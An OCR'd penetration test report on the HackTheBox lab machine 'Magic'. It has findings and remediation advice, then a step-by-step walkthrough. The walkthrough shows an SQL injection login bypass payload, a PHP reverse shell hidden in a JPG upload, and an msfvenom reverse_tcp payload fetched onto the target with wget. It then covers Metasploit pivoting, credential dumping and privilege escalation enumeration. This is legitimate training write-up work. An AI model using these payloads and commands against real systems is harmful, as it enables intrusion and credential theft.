
HACKTHEBOX




# Penetration Test
# Report of Findings


## Caleb Havens


**April 2, 2023**

Version 1.0

HACKTHEBOX

# Table of Contents

# Executive Summary

Caleb Havens (HTB username: “GrappleMan”) performed a penetration test on the HackTheBox Machine “Magic” to identify security weaknesses, determine the impact to the host, document all findings in a clear and repeatable manner, and provide remediation recommendations.

## Approach

GrappleMan performed testing under a “black box” approach March 25, 2023, to March 31, 2023 without credentials and limited advanced knowledge of Magic or its environment with the goal of identifying unknown weaknesses. The only knowledge the tester had prior to reconnaissance was that it ran on a Linux Operating System (OS). Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely via a host that was provisioned specifically for this assessment. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. The tester sought to demonstrate the full impact of every vulnerability, up to and including a full system compromise. If GrappleMan was able to gain a foothold in the internal network, the client allowed for further testing, including privilege escalation to demonstrate the impact of a total OS compromise.

## Scope

The scope of this assessment was one IP address designated for the Remote host.

### In-Scope Assets

| Host/URL/IP Address | Description |
|---|---|
| 10.10.10.185 | IP Address for Remote host |

*Table 1 – In-Scope Assets and Descriptions*

## Assessment Overview and Recommendations

During the penetration test against Magic, GrappleMan identified six (6) findings that threaten the confidentiality, integrity, and availability of the information residing within the host. The findings were categorized by severity level, with four (4) of the findings being assigned a **CRITICAL** rating, one (1) **HIGH**-risk, and one (1) **MEDIUM**-risk.

The tester found Magic’s patch management to be satisfactory, with no Common Vulnerabilities and Exposures (CVE) able to be identified. The flaws identified on the host can be broadly categorized into three groupings: 1) Initial access via a lack of input validation and sanitization in the web application; 2) Lateral movement through

discovery of plain text credentials in system files and databases; and 3) Privilege escalation by modifying a process to run as the most privileged user on the host.

The one high-risk finding involved bypassing the login page on the web application by injecting a command into the username field, deceiving the logic of the server into recognizing the input as a successful login. This allowed the tester access to the image upload page.

The first critical finding was discovered after successfully logging into the web application and uploading a malicious file that was presented to the web server as an image. This malicious file allowed the tester to connect to the web server remotely and gain access to the system's files. This exploitation was also made possible by the one medium-risk finding, which provided the tester with the location on the website for the file that had been uploaded.

The remaining findings were all critical, as they provided the tester with credentials to obtain more sensitive data, allowing lateral movement, or featured misconfigurations that enabled system-level privileges on the host. The system penetration concluded with the tester manipulating the host into executing commands as the highest privileged user, one of which allowed the tester to take control of the system.

Fortunately, the ability to execute many of the malicious actions are difficult enough to deter a hacker looking for an easy target. It is also fortunate that most vulnerabilities can be addressed with solutions that require a low-degree of effort to maintain. Sanitizing and validating user input into a web application, setting algorithms in place that make accessing file uploads for unprivileged users unlikely, and protecting sensitive files and databases with strong passwords are all solutions that can be implemented with moderate effort and minimal maintenance.

Remediation of the flaws in Magic will take some time and effort initially, but those efforts are sustainable in the long-term, and are definitely necessary, as much of the flaws in the system can be exploited by a determined attacker.

The final observation is that testing activities seemed to go mostly unnoticed, which may represent an opportunity to improve detection of anomalous events. The client should create a remediation plan based on the Remediation Summary section of this report,

addressing all critical and high-risk findings as soon as possible according to the needs of the business. It is also highly recommended that periodic vulnerability assessments are performed on this and adjacent hosts in order to ensure the systems remain hardened against malicious activity. Once the issues identified in this report have been addressed, a more collaborative, in-depth security assessment may help identify additional opportunities to harden the overall environment, making it more difficult for attackers to move around the network and increasing the likelihood that the IT team will be able to detect and respond to suspicious activity.

## System Penetration Test Assessment Summary

GrappleMan began all testing activities from the perspective of an unauthenticated user with only access to the IP address. HackTheBox provided the tester with limited additional information, such as the operating system type being a Linux OS.

### Summary of Findings

During the course of testing, GrappleMan uncovered a total of six (6) findings that pose a material risk to the information systems. The below table provides a summary of the findings by severity level.

| Finding Severity | | | |
|---|---|---|---|
| **Critical** | **High** | **Medium** | **Total** |
| **4** | **1** | **1** | **6** |

*Table 2 – Severity Summary*

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

| No. | Finding | Severity |
|---|---|---|
| 1 | Unrestricted Upload of File with Dangerous Type | Critical |
| 2 | PATH Hijacking | Critical |
| 3 | Plaintext SQL Database Storage of Password(s) | Critical |
| 4 | Credentials in Files | Critical |
| 5 | Authentication Bypass with SQL Injection | High |
| 6 | File and Directory Information Exposure | Medium |

*Table 3 – Finding List*

## Internal Network Compromise Walkthrough

During the course of the assessment GrappleMan was able gain a foothold and compromise the back-end web server, leading to full administrative control over the system. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (e.g., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve domain compromise.

## Detailed Walkthrough

GrappleMan performed the following actions to fully compromise the Magic OS:

1. The tester used a Structured Query Language (SQL) injection to bypass the login page.
2. Misconfigurations in the back-end server logic allowed a reverse shell script to be appended to a JPG image upload.
3. The directory location for the image uploaded was able to be found by examining the front-end source code of the web page.
4. A netcat listener was started on the tester's attack host. The tester achieved Remote Command Execution (RCE) once the file location with the reverse shell script was accessed. This script made a connection with the netcat listener, giving the tester control of the web server as the www-data user.
5. MySQL credentials were found in the db.php5 file of the web application's directory. These credentials allowed access to the MySQL database (DB) over a proxy.
6. Credentials for the user "theseus" were found in plaintext on the MySQL DB. The tester was able to use these credentials to switch users on the target host.
7. Logged in as theseus, the tester was able to identify a flaw in the binary executions that took place when the 'sysinfo' command was given. By setting the User Identification (SUID) bit of the fdisk binary to that of a privileged user and placing it in one of the system's PATH directories, the tester was able to manipulate this command to connect to a netcat listener as the root user, allowing GrappleMan to achieve full system compromise.

**Detailed reproduction steps for this attack chain are as follows:**

An Nmap scan of the IP address revealed only two open ports: 22 (ssh) and 80 (http).

```
# nmap -sC -sV 10.10.10.185
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-04 09:56 CDT
Nmap scan report for 10.10.10.185
Host is up (0.035s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06d489bf51f7fc0cf9085e9763648dca (RSA)
|   256 11a69298ce3540c729094f6c2d74aa66 (ECDSA)
|_  256 7105991fa81b14d6038553f8788ecb88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Magic Portfolio
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

*Figure 1: Nmap Output*

The SSH service was unable to be accessed via password, so the tester began enumeration of the web application on port 80. The home page of the website reveals a login link in the lower left-hand portion of the page.





*Figure 2: Website home page*

Following this link brings the tester to the login portal at http://10.10.10.185:80/login.php.





*Figure 3: Login screen*

To bypass this page, the tester utilized an SQL payload in the Username field:

```
admin' or '1'='1
```

*Figure 4: SQL payload*

This allowed the tester to authenticate to the web application and access the /upload.php page.





*Figure 5: Upload Page*

This opened the potential for uploading a malicious payload to the web application and gaining RCE from the attack host. First the tester needed to determine what types of files could or could not be uploaded. Based on the page title (upload.php), the back end server was coded in PHP. The tester attempted to upload a PHP file, but was unsuccessful due to the application only accepting certain file types.





*Figure 6: Allowed file upload types*

The only files that could be uploaded were JPG, JPEG, and PNG files. To upload a PHP payload, the filters that disallow this action would need to be bypassed. To determine what these filters were, the tester sought to identify naming conventions and file content modifications that would allow this upload to occur. First the tester used Burp Suite to fuzz parameters in the file name to see where ".php" could be inserted but not disallowed. Burp Suite's Intruder function was used to fuzz the position between the filename and ".jpg", along with the web extension wordlist provided by SecLists and located at /usr/share/SecLists/Discovery/Web-Content/web-extensions.txt

```
POST /upload.php HTTP/1.1
Host: 10.10.10.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------8610909
Content-Length: 472450
Origin: http://10.10.10.185
Connection: close
Referer: http://10.10.10.185/upload.php
Cookie: PHPSESSID=mjif1du00j1erv507a2p6j0lk4
Upgrade-Insecure-Requests: 1

-----------------------------861090922623415595469952398
Content-Disposition: form-data; name="image"; filename="hey§§.jpg"
Content-Type: image/jpeg
```

*Figure 7: Fuzz position*

Fuzzing this position with the web-extensions.txt wordlist revealed that inserting ".php" between the file name ('hey') and ".jpg" would bypass the whitelist filter on the web server.

```
-----------------------------861090922623415595469952398
Content-Disposition: form-data; name="image"; filename="hey.php.jpg"
Content-Type: image/jpeg

ÿØÿàJFIF,,ÿÛCÿÛCÿÀÀÿÄ
ÿÄQ !1"AQ 2a#qBY×
```

*Figure 8: Successful Intruder Request*

```
Vary: Accept-Encoding
Content-Length: 2996
Connection: close
Content-Type: text/html; charset=UTF-8

The file hey.php.jpg has been uploaded.<!DOCTYPE HTML>
<html>
  <head>
    <title>
      Magic Upload
```

*Figure 9: Successful Intruder Response*

Even after this modification, the web server wouldn't allow the tester to upload a PHP script. To undermine this mechanism, an actual JPG file was uploaded and intercepted by Burp Suite, then Ivan Sincek's PHP reverse shell script from https://revshells.com was appended to the end of the file content.





*Figure 10: Reverse Shell Appended*

With this appendage and modification of the filename to “magic.php.jpg”, the tester was able to successfully upload the reverse shell. The next step was to identify the location of the shell so it could be executed and connect to a netcat listener on the attack host. The file location was revealed when examining the source code on the website’s home page.


*Figure 11: File upload location*

The files were being uploaded to /images/uploads/<filename>.jpg. This meant the reverse shell was uploaded to http://10.10.10.185:80/images/uploads/magic.php.jpg. A netcat listener was opened on the attack host, and the tester navigated to the URL.

```
$ nc -lnvp 4443
listening on [any] 4443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.185] 56058
SOCKET: Shell has connected! PID: 5362
whoami
www-data
python3 -c 'import pty; pty.spawn("/bin/sh")'
$
```

*Figure 12: Connection from reverse shell to netcat listener*

Now that the tester had gained a foothold on the web server, an enumeration began in order to determine vectors that would allow lateral movement to obtain the user flag and

privilege escalation to obtain the root flag. The user “theseus” was identified in the /home directory, but the user flag was not able to be opened by the www-data user that the tester had assumed the identity and privileges of. In order to read the user.txt file, the tester would have to move laterally and assume control of the theseus user profile. The /var/www/Magic folder was found to contain a db.php5 file. Enumeration of this file revealed authentication information for a MySQL database.

```
$ cat db.php5
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'i[redacted]us';

   <SNIP>

}
```

*Figure 13: MySQL Database Information*

The database wasn’t accessible from an external user. MySQL was also not installed for the www-data user and the administrator also didn’t allow permissions to install MySQL. Accessing the database would require the tester determining the location of the database. Enumerating available network connections revealed the MySQL database was running on the local host proxy at 127.0.0.1:3306.

```
$ netstat -antp
netstat -antp
<SNIP>
Proto Recv-Q Send-Q Local Address           Foreign Address
State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*
LISTEN      -
<SNIP>
```

*Figure 14: Network Connection Information*

The circumvent MySQL not being available on the target host, the tester would use the MySQL functionality available on the attack host and pivot to database on 127.0.0.1:3306. To do this, the tester created an msfvenom payload, uploaded it to the server, started a multi-handler listener on Metasploit console, then executed the msfvenom payload on the server.

```
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.16.2
LPORT=4444 -f elf > terminal.elf

[-] No platform was selected, choosing
Msf::Module::Platform::Linux from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 130 bytes

Final size of elf file: 250 bytes
```

*Figure 15: msfvenom payload creation on attack host*

```
$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

*Figure 16: Python web server initiation on attack host*

```
$ cd /tmp

$ wget http://10.10.16.2:8000/terminal.elf

wget http://10.10.16.2:8000/terminal.elf

--2023-04-04 12:03:47--  http://10.10.16.2:8000/terminal.elf

Connecting to 10.10.16.2:8000... connected.

HTTP request sent, awaiting response... 200 OK

Length: 250 [application/octet-stream]

Saving to: 'terminal.elf'


terminal.elf        100%[===================>]     250  --.-KB/s
in 0s


2023-04-04 12:03:47 (20.1 MB/s) - 'terminal.elf' saved [250/250]

$ chmod +x terminal.elf

chmod +x terminal.elf
```

*Figure 17: msfvenom payload download to target host*

```
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload
/linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.16.2
lhost => 10.10.16.2
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.16.2:4444
```

*Figure 18: Multi-handler initiation on attack host*

```
$ ./terminal.elf
./terminal.elf
```

*Figure 19: msfvenom payload execution from target host*

After establishing a Meterpreter session on the attack host, a pivot was set up over proxychains. First the tester ensured that port 9050 was set up as a proxy in /etc/proxchains4.conf on the attack host.

```
$ tail -4 /etc/proxychains4.conf
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

*Figure 20: Proxychains configuration*

Next the socks_proxy auxiliary was set up on the Metasploit console to enable pivoting over Metasploit.

```
meterpreter > bg
[*] Backgrounding session 1…
msf6 exploit(multi/handler) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set srvport 9050
srvport => 9050
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.

[*] Starting the SOCKS proxy server
```

*Figure 21: socks_proxy setup on Metasploit*

From there, the tester entered back into the Meterpreter session and set up an autoroute to 127.0.0.0/23.

```
msf6 auxiliary(server/socks_proxy) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run autoroute -s 127.0.0.0/23

[!] Meterpreter scripts are deprecated. Try
post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 127.0.0.0/255.255.254.0...
[+] Added route to 127.0.0.0/255.255.254.0 via 10.10.10.185
[*] Use the -p option to list all active routes
```

*Figure 22: Autoroute setup*

Next MySQL was able to connect to 127.0.0.1:3306 over proxychains using the credentials found in /var/www/Magic/db.php5.

```
$ proxychains mysql -u theseus -pia[redacted]us -h 127.0.0.1 -P
3306
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading
/usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
127.0.0.1:3306  ...  OK
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and
others.

Type 'help;' or '\h' for help. Type '\c' to clear the current
input statement.

MySQL [(none)]>
```

*Figure 23: MySQL connection*

After gaining access to the MySQL DB, credentials were discovered in the login table of the Magic database.

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Magic              |
+--------------------+
2 rows in set (0.170 sec)

MySQL [(none)]> use Magic;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```

```
MySQL [Magic]> show tables;
+-----------------+
| Tables_in_Magic |
+-----------------+
| login           |
+-----------------+
1 row in set (0.090 sec)

MySQL [Magic]> SELECT * FROM login;
+----+----------+----------------+
| id | username | password       |
+----+----------+----------------+
|  1 | admin    | [redacted]     |
+----+----------+----------------+
1 row in set (0.174 sec)

MySQL [Magic]>
```

*Figure 24: Credential discovery in MySQL database*

Using these credentials, the tester switched users on the target host. This was done on the Metasploit connection.

```
meterpreter > shell
python3 -c 'import pty; pty.spawn("/bin/sh")'
$ su theseus
su theseus
Password:  [redacted]
theseus@ubuntu:/tmp$ whoami
whoami
theseus
```

*Figure 25: User switch to theseus*

After accessing the web server as theseus, the user.txt file was able to be opened.

```
theseus@ubuntu:/tmp$ cat user.txt
```

```
theseus@ubuntu:~$ cat user.txt
cat user.txt
a8cc0a417f44b336039cdbd2206bf9ef
theseus@ubuntu:~$
```

*Figure 26: User flag*

To escalate privileges to root, the tester first started by identifying that the theseus user had access to the users group, and that the users group had the ability to modify the sysinfo binary.

```
theseus@ubuntu:~/Desktop$ find / -user root -type f -perm -4000  -ls 2>/dev/null

<d / -user root -type f -perm -4000  -ls 2>/dev/null

<SNIP>

   131130     32 -rwsr-xr-x   1 root     root              30800 Aug 11  2016 /bin/fusermount

   393232     24 -rwsr-x---   1 root     users             22040 Oct 21  2019 /bin/sysinfo

   131123     44 -rwsr-xr-x   1 root     root              43088 Jan  8  2020 /bin/mount

<SNIP>
```

*Figure 27: User permissions over sysinfo binary*

```
theseus@ubuntu:~/Desktop$ cat /etc/group | grep "users"

cat /etc/group | grep "users"

users:x:100:theseus
```

*Figure 28: Group permissions for theseus*

This meant that if any binary being executed by sysinfo could have its execution path manipulated, the content and permissions of the binary could also be modified and execute commands as root. To determine which binaries were executed as part of the sysinfo command binary, the ltrace command was executed. The output was extensive, but the tester was able to identify that the fdisk binary was executed without following a defined path (e.g., “/usr/bin/fdisk -l”, “r”).

```
theseus@ubuntu:~/Desktop$ ltrace sysinfo
ltrace sysinfo
_ZNSt8ios_base4InitC1Ev(0x563ec0777131, 0xffff, 0x7ffe884edcc8,
128) = 0
__cxa_atexit(0x7f6b11148a40, 0x563ec0777131, 0x563ec0777008, 6) =
0
<SNIP>
